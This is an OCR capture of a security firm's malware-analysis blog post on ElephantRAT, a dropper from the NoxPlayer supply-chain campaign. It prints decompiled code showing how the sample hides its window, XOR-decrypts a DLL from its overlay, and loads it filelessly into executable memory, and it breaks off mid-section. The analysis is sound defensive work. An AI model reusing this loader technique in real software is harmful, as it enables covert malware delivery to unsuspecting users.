
[RE020] ElephantRAT (Kunming version): our latest discovered RAT of Panda and the similarities with recently Smanager RAT

blog.vincss.net/2021/02/re020-elephantrat-kunming-version-our-latest-discovered-RAT-of-Panda.html




/alue	Meaning
)	
;F3A3F8C	Monday, 17.08.2020 08:27:56 UTC
)	
)	
!	Visual C++ (CodeView)
;B	
7DF0	
65F0	

/alue
;3445352
b508a557-dd9b-444b-6583-7c9a10e48e5a}
:\F35-F22\昆明版本\ElephantRat\nwsapagent\Bin\ByPassUAC64.pdb

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_180017DF0 db 'RSDS'                      ; DATA XREF: .rdata:000000018000E3B4↑o
                                             ; CV signature
             dd 0B508A557h                   ; Data1 ; GUID
             dw 0DD9Bh                       ; Data2
             dw 444Bh                        ; Data3
             db 83h, 65h, 7Ch, 9Ah, 10h, 0E4h, 8Eh, 5Ah; Data4
             dd 1                            ; Age
szeF35F22Elepha text "UTF-8", 'e:\F35-F22\昆明版本\ElephantRat\nwsapagent\Bin\ByPassUAC64'
             text "UTF-8", '.pdb',0
```

Recently, ESET published a report on a supply chain attack targeting software company BigNox, taking advantage of the update mechanism of the NoxPlayer software - an Android emulator on PC and Mac. This software is used by many gamers in Vietnam as well as in all over the world. ESET has named this campaign Operation NightScout. With the assessment that Vietnam can also have many people infected due to a large number of users, we have begun to investigate and analyze further.

Based on the hashes of the samples provided by ESET, we have not only re-analyzed them, but also digged deeper. We found many points that the ESET did not mention in their report. At the same time, we have found a number of similarities and relationships between these samples and those used in the last campaign against the Vietnam Government CertificationAuthority as well as a large Vietnamese corporation that we already mentioned. Not only that, we have discovered a new RAT, which is named **ElephantRat**.



Offset	Name	Value	Meaning
CBA0	Characteristics	0	
CBA4	TimeDateStamp	5F3A3F8C	Monday, 17.08.2020 08:27:56 UTC
CBA8	MajorVersion	0	
CBAA	MinorVersion	0	
CBAC	Type	2	Visual C++ (CodeView)
CBB0	SizeOfData	5B	
CBB4	AddressOfRaw...	17DF0	
CBB8	PointerToRawD...	165F0	

RSDS Table

Offset	Name	Value
165F0	Sig	53445352
165F4	GUID	{b508a557-dd9b-444b-6583-7c9a10e48e5a}
16604	Age	1
16608	PDB	e:\F35-F22\昆明版本\ElephantRat\nwsapagent\Bin\ByPassUAC64.pdb

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_180017DF0 db 'RSDS'                      ; DATA XREF: .rdata:000000018000E3B4↑o
                                             ; CV signature
             dd 0B508A557h                   ; Data1 ; GUID
             dw 0DD9Bh                       ; Data2
             dw 444Bh                        ; Data3
             db 83h, 65h, 7Ch, 9Ah, 10h, 0E4h, 8Eh, 5Ah; Data4
             dd 1                            ; Age
szeF35F22Elepha text "UTF-8", 'e:\F35-F22\昆明版本\ElephantRat\nwsapagent\Bin\ByPassUAC64' ;
             text "UTF-8", '.pdb',0
```

“昆明版本” means “Kunming version”


In those samples, we focus on the E45A5D9B03CFBE7EB2E90181756FDF0DD690C00C sample and analyze through to embedded PE(s) and execute fileless on memory to the very end. Looking for similarities in the binary pattern, we discovered another pattern that is being used by hackers recently, similar to the one used in our attack on large corporations in Vietnam.

Because the hacker does not use much C++ in OOP Style, the main tool we use is still IDA and the following main plugins: *FindCrypt3, SusanRTTI, LazyIDA*.

Sample E45A5D9B03CFBE7EB2E90181756FDF0DD690C00C (SHA-1), in ESET report is **UpdatePackageSilence.exe**, has:

- MD5 = 06AF27C0F47837FB54490A8FE8332E04
- SHA-256 = E76567A61F905A2825262D5F653416EF88728371A0A2FE75DDC53AAD100E6F46
- Compiler time: Wednesday, 26.08.2020 08:39:20 UTC


It is the first stage in the infection chain. The way to code, execute, and behavior like **VVSup.exe** mentioned in the previous blog post. The sample is compiled using *Visual Studio 2008 (Linker version 9.00)*. In particular, this file has a very large overlay data at the end of PE, offset 0x45800.




```
Linker Info : 9.00                SubSystem : Windows GUI
File Size : 000CD800h             Overlay : 00088000
Image is 32bit executable         RES/OVL : 1 / 66 %   2020
Microsoft Visual C++ 9.0 - 2008 ( E8 ) Visual Studio 2008 - no
Lamer Info - Help Hint - Unpack info                    16 ms.
Big sec. 1 .text , Not packed , try  www.ollydbg.de or x64 deb
```


```
Viewer : ( asdc.exe.bin )
Overlay Data at : 00045800h - ovl size : 557056 bytes (decimal)
00045800  ED FA 30 A0 A3 A0 A0 A0 A4 A0 A0 A0 5F 5F A0 A0   íú0 £   ¤   __
00045810  18 A0 A0 A0 A0 A0 A0 A0 E0 A0 A0 A0 A0 A0 A0 A0   □       à
00045820  A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0
00045830  A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 70 A0 A0 A0               p
00045840  AE BF 1A AE A0 14 A9 6D 81 18 A1 EC 6D 81 F4 C8   ®¿□® □©m□□¡ìmôÈ
00045850  C9 D3 80 D0 D2 CF C7 D2 C1 CD 80 C3 C1 CE CE CF   ÉÓ€ÐÒÏÇÒÁÍ€ÃÁÎÎÏ
00045860  D4 80 C2 C5 80 D2 D5 CE 80 C9 CE 80 E4 EF F3 80   Ô€ÂÅ€ÒÕÎ€ÉÎ€äïó€
00045870  CD CF C4 C5 8E AD AD AA 84 A0 A0 A0 A0 A0 A0 A0   ÍÏÄÅŽ--ª„
00045880  FB 52 F1 ED BF 33 9F BE BF 33 9F BE BF 33 9F BE   ûRñí¿3Ÿ¾¿3Ÿ¾¿3Ÿ¾
00045890  89 15 94 BE BD 33 9F BE 3C 2F 91 BE AB 33 9F BE   ‰□”¾½3Ÿ¾</'¾«3Ÿ¾
```

This Exe file is also an MFC Dialog application, except that it uses MFC version 9.0 which included in Visual Studio 2008 (*VVSup uses MFC ver 4.2, included in Visual Studio 6*), ANSI mode. And the Visual Studio that hacker used is the Chinese version, so all default resource items that MFC Wizard automatically generates are in Chinese.




```
30721 DIALOG 9, 26, 183, 70
STYLE DS_SETFONT | DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "新建"
LANGUAGE LANG_CHINESE, SUBLANG_CHINESE_SIMPLIFIED
FONT 8, "MS Shell Dlg"
{
   CONTROL "新建(&N) ", -1, STATIC, SS_LEFT | WS_CHILD | WS_VISIBLE, 6, 5, 123, 8
   CONTROL "", 100, LISTBOX, LBS_NOTIFY | WS_CHILD | WS_VISIBLE | WS_BORDER | WS_VSCROLL | WS_TABSTC
   CONTROL "确定", 1, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD | WS_VISIBLE | WS_TABSTOP, 137, 6, 40, 14
   CONTROL "取消", 2, BUTTON, BS_PUSHBUTTON | WS_CHILD | WS_VISIBLE | WS_TABSTOP, 137, 23, 40, 14
   CONTROL "帮助(&H)", -7866, BUTTON, BS_PUSHBUTTON | WS_CHILD | WS_VISIBLE | WS_TABSTOP, 137, 43, 40,
}
```






```
STRINGTABLE
LANGUAGE LANG_CHINESE, SUBLANG_CHINESE_SIMPLIFIED
{
  61440,        "打开"
  61441,        "另存为"
  61442,        "所有文件(*.*)"
  61443,        "无标题"
  61446,        "未命名的文件"
}
```



```
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
        BLOCK "040904b0"
        {
                VALUE "Comments", "asd"
                VALUE "CompanyName", "asd"
                VALUE "FileDescription", "asd"
                VALUE "FileVersion", "17, 12, 27, 1"
                VALUE "InternalName", "asdc"
                VALUE "LegalCopyright", "asdc"
                VALUE "LegalTrademarks", "asdc"
                VALUE "OriginalFilename", "asdc.EXE"
                VALUE "PrivateBuild", "asd"
                VALUE "ProductName", "asd"
                VALUE "ProductVersion", "17, 12, 27, 1"
                VALUE "SpecialBuild", "asdc"
        }
}
```


Dialog 30721 is the MFC's default "New Item" Dialog, the StringTable ID from 60000 is also the default resource string ID of MFC. Hacker randomly entered the About Wizard named Exe and version number. The dialog that the hacker added was reseted to English. Main Dialog has ID = 102, About Dialog has ID = 100.



```
102 DIALOGEX 0, 0, 190, 89
STYLE DS_SETFONT | DS_MODALFRAME | WS_POPUP | WS_
EXSTYLE WS_EX_APPWINDOW
CAPTION "asd"
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
FONT 9, "Arial"
{
   CONTROL "", 1, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD
   CONTROL "", 2, BUTTON, BS_PUSHBUTTON | WS_CHILD | W
   CONTROL "", -1, STATIC, SS_LEFT | WS_CHILD | WS_VISIE
   CONTROL "", 3, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD
   CONTROL "", 4, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD
   CONTROL "", 5, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD
}
```


Control IDs 1 and 2 are the default MFC Wizard generates, which are IDOK and IDCANCEL. Buttons 3 (ID_ABORT), 4 (ID_RETRY), 5 (ID_IGNORE) are added by hacker. We need to notice Button ID_ABORT 3. The main icon of the app (ID 1) is used by the hacker using the icons that installers often use.

SusanRTTI gives us the class flowchart of the app. The figure below is part of the flowchart.



Using LazyIDA's Search features, with CSkinMfcApp and CSkinMfcDlg, we just found this one link from China, which mention about skin dialog creation technique for MFC app.

With the addition of the CRgn class, we can believe that hackers took this entire project and made a few changes. The execution mechanism of a dialog-type MFC app, we released in the previous blog post, you can review but in this blog post, we just focus on the main point.




```
int __thiscall CSkinMfcApp::InitInstance(CSkinMfcApp *this)
{
    CSkinMfcDlg skinDlg; // [esp+8h] [ebp-88h] BYREF
    int tryLevel; // [esp+8Ch] [ebp-4h]

    AfxEnableControlContainer(0);
    CSkinMfcDlg::CSkinMfcDlg(&skinDlg, 0);
    tryLevel = 0;
    this->baseclas.m_lpfnOleTermOrFreeLib = &skinDlg;// wrong CDialog struct defined, should be m_pMainWnd
    CDialog::DoModal(&skinDlg.baseclass);
    tryLevel = 0xFFFFFFFF;
    CDialog::~CDialog(&skinDlg.baseclass);
    return 0;
}
```

```
CSkinMfcDlg *__thiscall CSkinMfcDlg::CSkinMfcDlg(CSkinMfcDlg *this, struct CWnd *pWndParent)
{
    struct AFX_MODULE_STATE *pState; // eax

    CDialog::CDialog(&this->baseclass, 102u, pWndParent);
    this->baseclass.baseclass.vfptr = &CSkinMfcDlg::`vftable';
```


In the OnInitDialog method of CSkinMfcDlg, the hacker has changed the call to the main infection task and added code:

- Resize Dialog to 0
- Hide Dialog
- Change the style of Dialog to not show the Windows Taskbar
- Post WM_COMMAND to Button ID 3
- Hackers are also careful to simulate adding user left mouse to click on Button ID 3




```
    CWnd::MoveWindow(&this->baseclass, 0, 0, 0, 0, 1);
    CWnd::ShowWindow(&this->baseclass, SW_HIDE);
    CWnd::ModifyStyleEx(&this->baseclass, WS_EX_APPWINDOW, WS_EX_TOOLWINDOW, 0);
    hwndBtn3 = CWnd::GetDlgItem(&this->baseclass, 3)->m_hWnd;
    dwBtn3ID = GetDlgCtrlID(hwndBtn3);
    PostMessageA(hwndBtn3, WM_COMMAND, dwBtn3ID, hwndBtn3);
    PostMessageA(hwndBtn3, WM_MOUSEFIRST, MK_LBUTTON, 0);
    PostMessageA(hwndBtn3, WM_LBUTTONDOWN, MK_LBUTTON, 0);
    PostMessageA(hwndBtn3, WM_LBUTTONUP, MK_LBUTTON, 0);
    return 0;
}
```

At the AFX_MSGMAP of CSkinMfcDlg, we found the function that performs the primary infection task.




```
                dd offset nullsub_1
3+    CSkinMfcDlg::AFX_MSG_MAP AFX_MSGMAP <offset CSkinMfcDlg::GetBaseMessageMap, \
                                                ; DATA XREF: sub_4017E0+o
                      offset CSkinMfcDlg::AFX_MSG_ENTRIES>
0+    CSkinMfcDlg::AFX_MSG_ENTRIES dd WM_SYSCOMMAND          ; nMessage
0+                                              ; DATA XREF: .rdata:CSkinMfcDlg::AFX_
0+              dd 0                            ; nCode
0+              dd 0                            ; nID
0+              dd 0                            ; nLastID
0+              dd AfxSig_v_w_l                 ; nSig
7+              dd offset sub_4013F0            ; pfn
0+              dd WM_PAINT                     ; nMessage
0+              dd 0                            ; nCode
5+              dd 0                            ; nID
0+              dd 0                            ; nLastID
0+              dd AfxSig_v_v_v                 ; nSig
0+              dd offset sub_401490            ; pfn
0+              dd WM_QUERYDRAGICON             ; nMessage
0+              dd 0                            ; nCode
0+              dd 0                            ; nID
0+              dd 0                            ; nLastID
                dd AfxSig_C_v_v                 ; nSig
                dd offset sub_401560            ; pfn
                dd WM_COMMAND                   ; nMessage
                dd 0                            ; nCode
                dd 3                            ; nID
                dd 3                            ; nLastID
                dd AfxSigCmd_v                  ; nSig
                dd offset CSkinMfcDlg::ExtractAndLoadOverlayDll ; pfn
                dd WM_NULL                      ; nMessage
                dd 0                            ; nCode
                dd 0                            ; nID
                dd 0                            ; nLastID
```




```
DWORD __stdcall CSkinMfcDlg::ExtractAndLoadOverlayDll()
{
    DWORD result; // eax
    unsigned int cbRead; // esi
    HANDLE hExe; // ebx
    unsigned int dwExeSize; // edi
    LPBYTE pMem; // ebp
    unsigned int i; // eax
    DWORD dwBytesRead; // [esp+0h] [ebp-10Ch] BYREF
    char szExePath[260]; // [esp+4h] [ebp-108h] BYREF

    result = CheckClbDllExisted();
    if ( result == ERROR_FILE_NOT_FOUND )
    {
        return result;
    }
    cbRead = 0;
    szExePath[0] = 0;
    memset(&szExePath[1], 0, 0x103u);
    GetModuleFileNameA(0, szExePath, MAX_PATH);
    dwBytesRead = 0;
    result = CreateFileA(szExePath, GENERIC_READ, FILE_SHARE_READ,
    hExe = result;
    if ( result == INVALID_HANDLE_VALUE )
    {
        return result;
    }
    dwExeSize = GetFileSize(result, 0);
    pMem = operator new[](dwExeSize);
    if ( !pMem )
    {
        return CloseHandle(hExe);
    }
```

When ExtractAndLoadOverlayDll is called, the hacker will first check if the app has read permission to the Windows\System32 directory and check if the clb.dll file exists. Clb.dll is Windows file - Column ListBox. Then the hacker opens the Exe, reads the Overlay data at offset 0x45800 and xor with 0xA0 to decrypt the PE file is a DLL. It will then manually load this DLL to memory, starting a long series of manually load fileless PE.




```
    do
    {
        result = ReadFile(hExe, &pMem[cbRead], dwExeSize - cbRead, &dwBytesRead, 0);
        cbRead += dwBytesRead;
    }
    while ( cbRead < dwExeSize );
    if ( pMem != 0xFFFBA800 )                      // = 0x45800
    {
        for ( i = 0x45800; i < dwExeSize; ++i )
        {
            pMem[i] ^= 0xA0u;
        }
        result = ManualLoadDll(pMem + 0x45800, dwExeSize - 0x45800);
    }
    return result;
}
```




```
DWORD CheckClbDllExisted()
{
    CreateFileA("c:\\windows\\system32\\clb.dll", READ_CONTROL, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    return GetLastError();
}
```

At this ManualLoadDll function, we discovered a hacker programming error. Specifically, Malloc does not have free and wrong code: malloc(sizeof(PE_LOADER_INFO)) (16 bytes) to malloc(sizeof(pLdrInfo)) (4 bytes). The PE_LOADER_INFO struct that we renamed, including 4 data members, size is 16 bytes.




```
Offset|Size|struct PE_LOADER_INFO
          |    |{
  0000|0004|    LPBYTE  m_pPERaw;
  0004|0004|    DWORD   m_dwPERawSize;
  0008|0004|    LPBYTE  m_pPEMem;
  000C|0004|    DWORD   m_dwPEMemSize;
      |0010|};
```



```
00401240         ; LPVOID __cdecl ManualLoadDll(LPBYTE pPEDll, DWO
00401240         ManualLoadDll proc near                    ; CODE XR
00401240
00401240         pLdrInfo= dword ptr -4
00401240         pPEDll  = dword ptr  4
00401240         dwPEDllSize= dword ptr  8
00401240
00401240 000             push    ecx
00401241 004             push    4                          ; Size
00401243 008             call    _malloc
00401243
00401248 008             mov     ecx, [esp+8+pPEDll]
0040124C 008             mov     [esp+8+pLdrInfo], eax
00401250 008             mov     [eax], ecx
00401252 008             mov     eax, [esp+8+pLdrInfo]
00401256 008             add     esp, 4
00401259 004             test    eax, eax
0040125B 004             jnz     short loc_40125F
0040125B
0040125D 004             pop     ecx
0040125E 000             retn
0040125E
0040125F         ; ---------------------------------------------------
0040125F
0040125F         loc_40125F:                                ; CODE XR
0040125F 004             mov     edx, [esp+4+dwPEDllSize]
00401263 004             push    ebx
00401264 008             push    PAGE_EXECUTE_READWRITE  ; flProte
00401266 00C             push    MEM_COMMIT or MEM_RESERVE ; flAllo
00401268 010             push    0A9Eh                   ; dwSize
0040126D 014             push    0                       ; lpAddre
00401272 018             mov     [eax+4], edx
00401275 018             call    ds:VirtualAlloc
```


00000643 00401243: ManualLoadDll+3 (Synchronized with Pseudocode-A)



```
LPVOID __cdecl ManualLoadDll(LPBYTE pPEDll, DWORD dwPEDllSize)
{
    LPVOID result; // eax
    LPBYTE pVirMem; // ebx
    HANDLE hProcess; // eax
    PE_LOADER_INFO *pLdrInfo; // [esp+0h] [ebp-4h] BYREF

    pLdrInfo = malloc(4u);                          // Bug here, should be sizeof(PE_LOADER_INFO
    pLdrInfo->m_pPERaw = pPEDll;
    result = pLdrInfo;
    if ( !pLdrInfo )
    {
        return result;
    }
    pLdrInfo->m_dwPERawSize = dwPEDllSize;         // overwrite 4 byte next allocated 4 bytes a
    pVirMem = VirtualAlloc(0, 0xA9Eu, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if ( !pVirMem )
    {
        return 0;
    }
    qmemcpy(pVirMem, LoaderProc, 0xA9Eu);
    *pVirMem = 0x55;                               // Mod push eax to push ebp
    hProcess = GetCurrentProcess();
    if ( !WriteProcessMemory(hProcess, pVirMem + 0xA95, &pLdrInfo, 4u, 0) )
    {
        return 0;
    }
    (pVirMem)();
    return pLdrInfo->m_pPEMem;
}
```


00000643 ManualLoadDll:8 (401243) (Synchronized with IDA View-A)

After alloc 4 byte:




```
debug062:02291250                 dd 8675AA8Ah                ; Heap Manager Prefix
debug062:02291254                 dd 18006B3Ah                ; Heap Manager Prefix
debug062:02291258                 dd 0BAADF00Dh               ; = BadFood
debug062:0229125C                 dd 0BAADF00Dh               ; = BadFood
debug062:02291260                 dd 0ABABABABh               ; Heap Manager Suffix
debug062:02291264                 dd 0ABABABABh               ; Heap Manager Suffix
debug062:02291268                 dd 0
debug062:0229126C                 dd 0
debug062:02291270                 dd 8675AA8Ah
debug062:02291274                 dd 1C006B31h
debug062:02291278                 dd 0BAADF00Dh               ; = BadFood
debug062:0229127C                 dd 0ABABABABh
debug062:02291280                 dd 0ABABABABh
debug062:02291284                 dd 0FEEEFEEEh
```

After overwrite:



